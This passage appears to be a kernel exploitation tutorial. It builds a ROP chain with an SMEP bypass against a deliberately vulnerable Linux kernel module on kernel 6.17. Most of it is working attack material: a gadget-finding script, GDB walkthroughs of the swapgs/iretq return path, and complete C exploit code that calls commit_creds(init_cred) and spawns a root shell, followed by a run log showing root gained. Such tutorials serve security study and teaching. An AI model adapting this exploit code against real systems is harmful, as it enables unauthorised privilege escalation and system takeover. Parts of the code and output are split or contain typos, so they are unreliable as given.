Use the Python code I have prepared to scan the `vmlinux` binary within the `.text` section memory range to find the above opcodes! The code can be obtained from:

https://github.com/bluedragonsecurity/tools/blob/main/find_swapgs.py

```
#find_swapgs.py
#!/usr/bin/env python3
# coded for linux kernel 6.17.0-5
import struct, subprocess, sys
with open(sys.argv[1], 'rb') as f:
    data = f.read()
KERNEL_BASE = 0xffffffff80e00000
swapgs_op = bytes.fromhex('0f01f8')
iretq_op = bytes.fromhex('48cf')
pos = 0
candidates = []
while True:
    pos = data.find(swapgs_op, pos)
    if pos == -1:
        break
    va = KERNEL_BASE + pos
    if 0xffffffff81000000 <= va <= 0xffffffff82637970:
        candidates.append(va)
    pos += 1
print(f'[*] Total swapgs candidates at .text: {len(candidates)}')
valid = []
for va in candidates:
    file_off = va - KERNEL_BASE
    chunk = data[file_off : file_off + 0x100]
    if iretq_op in chunk:
        valid.append(va)
print(f'[*] Best Candidates: {len(valid)}')
for va in valid:
    print(f' {hex(va)}')
```

```

print()
if valid:
    best = min(valid)
    print(f'[+] SWAPGS_RESTORE : {hex(best)}')

```

```

(root@robohax-20bws2ng00)-[~/home/.../part6/SMEP/krop/phase2_lubuntu25]
# ./find_swaggs.py vmlinux_raw
[*] Total swaggs candidates at .text: 22
[*] Best Candidates: 2
0xffffffff8100118f
0xffffffff81001866

[+] SWAPGS_RESTORE : 0xffffffff8100118f

```

There are 2 candidates containing the swaggs and iretq instructions. Let us first check the lower one: 0xffffffff81001866.

```

(remote) gef> x/10i 0xffffffff81001866
0xffffffff81001866: swaggs
0xffffffff81001869: pop    r15
0xffffffff8100186b: pop    r14
0xffffffff8100186d: pop    r13
0xffffffff8100186f: pop    r12
0xffffffff81001871: pop    rbp
0xffffffff81001872: pop    rbx
0xffffffff81001873: pop    r11
0xffffffff81001875: pop    r10
0xffffffff81001877: pop    r9

(remote) gef> x/20i 0xffffffff81001866
0xffffffff81001866: swaggs
0xffffffff81001869: pop    r15
0xffffffff8100186b: pop    r14
0xffffffff8100186d: pop    r13
0xffffffff8100186f: pop    r12
0xffffffff81001871: pop    rbp
0xffffffff81001872: pop    rbx
0xffffffff81001873: pop    r11
0xffffffff81001875: pop    r10
0xffffffff81001877: pop    r9
0xffffffff81001879: pop    r8
0xffffffff8100187b: pop    rax
0xffffffff8100187c: pop    rcx
0xffffffff8100187d: pop    rdx
0xffffffff8100187e: pop    rsi
0xffffffff8100187f: pop    rdi
0xffffffff81001880: add    rsp,0x30
0xffffffff81001884: std
0xffffffff81001885: mov    QWORD PTR [rsp+0x28],0x0
0xffffffff8100188e: iretq

(remote) gef>

```

Hmm... too many pop instructions — this could corrupt our stack!

Next, let us check the best candidate extracted by the Python script above: 0xffffffff8100118f.

Check address 0xffffffff8100118f in GDB:

```
(remote) gef> x/4i 0xffffffff8100118f
0xffffffff8100118f: swapgs
0xffffffff81001192: verw WORD PTR [rip+0xfffffffffee7] # 0xffffffff81000040
0xffffffff81001199: test BYTE PTR [rsp+0x8],0x3
0xffffffff8100119e: jne 0xffffffff81001241
```

verw is verify write!

verw WORD PTR [rip+0xfffffffffee7] reads 1 word (2 bytes) from address 0xffffffff81000040 and executes verw with that value.

verw does not modify general-purpose registers; verw only modifies ZF (Zero Flag) in RFLAGS, so this instruction will not disturb our ROP chain!

test BYTE PTR [rsp+0x8],0x3

When the ROP chain jumps to 0xffffffff8100118f (the swapgs candidate from the Python script), the stack looks like this:

```
RSP → [rsp+0x00] = get_shell ← RIP for iretq
[rsp+0x08] = user_cs = 0x33 ← CS
[rsp+0x10] = user_rflags
[rsp+0x18] = user_sp
[rsp+0x20] = user_ss = 0x2b ← SS
```

user_cs = 0x33 and user_ss = 0x2b because we previously performed the save state:

```
__asm__ volatile (
    ".intel_syntax noprefix;"
    "mov user_cs, cs;"
    "mov user_ss, ss;"
    "mov user_sp, rsp;"
    "pushf;"
    "pop user_rflags;"
    ".att_syntax;"
    ::: "memory"
);
```

The values 0x33 and 0x2b? These are segment selectors established by the OS when a process runs in x64 user space!

```
CS = 0x33 ← Code Segment userspace 64-bit
SS = 0x2b ← Stack Segment userspace 64-bit
```

The TEST instruction works similarly to the AND instruction!

The result of the test instruction will cause ZF (zero flag) = 0

Because zero flag is 0, the jump if not equal (jne) instruction will be executed!

At the bit level, this is how the test instruction above works:

```
0x33 = 0011 0011
0x03 = 0000 0011
```

```
AND = 0000 0011 = 0x3 → result of AND is not 0x00, therefore zero flag = 0
jne 0xffffffff81001241
```

Because zero flag = 0, the next instruction jumps to 0xffffffff81001241:

```
(remote) gef ► x/3i 0xffffffff81001241
0xffffffff81001241: test BYTE PTR [rsp+0x20],0x4
0xffffffff81001246: jne 0xffffffff8100124a
0xffffffff81001248: iretq
```

test BYTE PTR [rsp+0x20],0x4 → this instruction causes zero flag = 1.

This is how the test above works at the bit level:

```
0x2b = 0010 1011
0x04 = 0000 0100
AND = 0000 0000 = 0x0 → because the result is 0, ZERO FLAG = 1
```

In this case, because zero flag = 1, jump if not equal is not executed, so the next instruction to execute is iretq, which will smoothly accomplish our goal of transitioning context back to user space.

Final Stage!!!

```
payload[i++] = (unsigned long)get_shell;
```

After the preceding ROP chain (POP_RDI_RET, INIT_CRED, COMMIT_CREDS, SWAPGS_RESTORE), the value of i has reached 13.

```
payload[13] = (unsigned long)get_shell;
```

The address of the get_shell function is cast to a 64-bit integer. This value will become the RIP when IRETQ executes!

Next, we prepare the iretq frame:

```
payload[14] = user_cs;
payload[15] = user_rflags;
payload[16] = aligned_sp;
payload[17] = user_ss;
```

When the CPU transitions from User Mode (Ring 3) to Kernel Mode (Ring 0), the values of the segment registers change to reflect elevated access rights. The problem is that the iretq (Interrupt Return) instruction we use at the end of the payload requires us to provide a roadmap back to User Mode.

iretq will pop 5 values from the stack sequentially to restore the CPU state:

4. RIP (Instruction Pointer / address of next code): the address of the code to be executed in User Mode
5. CS (Code Segment): determines the access privilege level (Ring 3)
6. RFLAGS (Processor status): restores flag state (such as interrupts)
7. RSP (Stack Pointer): restores the stack position to the user memory area
8. SS (Stack Segment): the stack segment for User Mode

Step 3. Crafting the Complete Exploit

The following is the exploit code for privilege escalation by exploiting the kernel stack overflow vulnerability in the LKM above.

The full code can be obtained from:

<https://github.com/bluedragonsecurity/tools/blob/main/exploit.c>

```
/*
 * krop exploit with smep bypass for exploiting a vulnerable kernel stack
 * overflow lkm in linux kernel 6.17.0-5
 *
 * exploit developed by : Antonius (w1sdom)
 * bluedragonsec.com
 * https://github.com/bluedragonsecurity
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdint.h>

#define COMMIT_CREDS 0xffffffff8145b390
#define INIT_CRED 0xffffffff8388b860
#define POP_RDI_RET 0xffffffff812582bd
#define SWAPGS_RESTORE 0xffffffff8100118f
#define RIP_OFFSET 72
#define DEVICE "/dev/vuln_device"

unsigned long user_cs, user_ss, user_rflags, user_sp;

void get_shell(void) {
    if (getuid() == 0) {
        execl("/bin/sh", "sh", NULL);
    } else {
        puts("[-] failed to get root");
    }
    exit(0);
}

int main(void) {
    int fd = open(DEVICE, O_RDWR);
    if (fd < 0) {
        perror("[-] failed to open device " DEVICE);
        return 1;
    }

    __asm__ volatile (
        ".intel_syntax noprefix;"
        "mov user_cs, cs;"
    );
}
```

```

    "mov user_ss, ss;"
    "mov user_sp, rsp;"
    "pushf;"
    "pop user_rflags;"
    ".att_syntax;"
    ::: "memory"
);

unsigned long aligned_sp = user_sp & ~0xf;
if ((aligned_sp & 0xf) != 0x8)
    aligned_sp -= 0x8;

unsigned long payload[18];
memset(payload, 0x41, sizeof(payload));

int i = RIP_OFFSET / 8; /* i = 9 */

/* ROP chain */
payload[i++] = POP_RDI_RET;
payload[i++] = INIT_CRED;
payload[i++] = COMMIT_CREDS;
payload[i++] = SWAPGS_RESTORE;

/* iretq frame */
int frame_idx = i;
payload[i++] = (unsigned long)get_shell;
payload[i++] = user_cs;
payload[i++] = user_rflags;
payload[i++] = aligned_sp;
payload[i++] = user_ss;

size_t payload_size = (size_t)i * sizeof(unsigned long);

printf("[*] ROP chain:\n");
printf(" [%d] POP_RDI_RET = 0x%lx\n", RIP_OFFSET/8, POP_RDI_RET);
printf(" [%d] INIT_CRED = 0x%lx\n", RIP_OFFSET/8+1, INIT_CRED);
printf(" [%d] COMMIT_CREDS = 0x%lx\n", RIP_OFFSET/8+2, COMMIT_CREDS);
printf(" [%d] SWAPGS_RESTORE = 0x%lx\n", RIP_OFFSET/8+3, SWAPGS_RESTORE);
printf(" [%d] get_shell() = %p\n\n", frame_idx, (void*)get_shell);
printf("[*] Payload size = %zu bytes\n", payload_size);

write(fd, payload, payload_size);
close(fd);
return 1;
}

```

Compile the exploit above:

```
gcc -static -o exploit exploit.c -no-pie
```

Then run it! Result:

```
robhax@robhax-standardpc:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 25.10
Release:        25.10
Codename:       questing
robhax@robhax-standardpc:~$ uname -a
Linux robhax-standardpc 6.17.0-5-generic #5-Ubuntu SMP
X
robhax@robhax-standardpc:~$ id
uid=1000(robhax) gid=1000(robhax) groups=1000(robhax)
986(sambashare)
robhax@robhax-standardpc:~$ ./exploit
[*] ROP chain:
  [9] POP_RDI_RET      = 0xffffffff812582bd
  [10] INIT_CRED       = 0xffffffff8388b860
  [11] COMMIT_CREDS   = 0xffffffff8145b390
  [12] SWAPGS_RESTORE = 0xffffffff8100118f
  [13] get_shell()    = 0x401a25

[*] Payload size = 144 bytes
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# █
```

Ok we have successfully elevate our privilege to root ! Thank you and God Bless You !
